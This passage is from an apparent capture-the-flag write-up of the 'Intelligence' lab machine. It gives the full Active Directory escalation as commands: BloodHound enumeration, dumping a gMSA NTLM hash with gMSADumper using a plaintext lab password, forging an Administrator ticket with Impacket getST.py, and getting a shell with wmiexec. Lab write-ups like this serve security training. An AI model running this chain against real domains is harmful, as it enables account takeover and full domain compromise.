
└─# neo4j console





Reset the password from here.


┌──(root💀kali)-[/home/kali/Downloads/krbrelayx]


└─# bloodhound












As it is shown above, Ted.Graves belongs to ITSupport group. And the members of this group have the privilege to get the password of svc\_int$, which is a group managed service account (gMSA).

Using [gMSADumper](https://github.com/micahvandeusen/gMSADumper), we can obtain the NTLM hash of this service account:

<https://github.com/micahvandeusen/gMSADumper>


┌──(root💀kali)-[/home/kali/Downloads]

└─# git clone <https://github.com/micahvandeusen/gMSADumper.git>



┌──(root💀kali)-[/home/kali/Downloads/gMSADumper]

└─# python3 gMSADumper.py -u 'Ted.Graves' -p 'Mr.Teddy' -d 'intelligence.htb' -l 'dc.intelligence.htb'




Now that we have the NTLM hash of svc\_int$, it’s time to perform a Silver Ticket attack.

As in every Kerberos attack, first we must synchronize with the server (using ntpdate or rdate):

┌──(root💀kali)-[/home/kali/Downloads]


└─# ntpdate 10.10.10.248



And now we can obtain a Silver Ticket to impersonate Administrator using Impacket’s getST.py specifying the hash of svc\_int$

┌──(root💀kali)-[/home/kali/Downloads]

└─# python3 /usr/share/doc/python3-impacket/examples/getST.py -spn WWW/dc.intelligence.htb -impersonate Administrator -dc-ip 10.10.10.248 -hashes :b98d4cef68f72a98dfeed732d1b1abca intelligence.htb/svc\_int$



┌──(root💀kali)-[/home/kali/Downloads]

└─# export KRB5CCNAME=Administrator.ccache



┌──(root💀kali)-[/home/kali/Downloads]

└─# python3 /usr/share/doc/python3-impacket/examples/wmiexec.py -k -no-pass -dc-ip 10.10.10.248 [intelligence.htb/Administrator@dc.intelligence.htb](mailto:intelligence.htb/Administrator@dc.intelligence.htb)

C:\>whoami

C:\>type C:\Users\Administrator\Desktop\root.txt

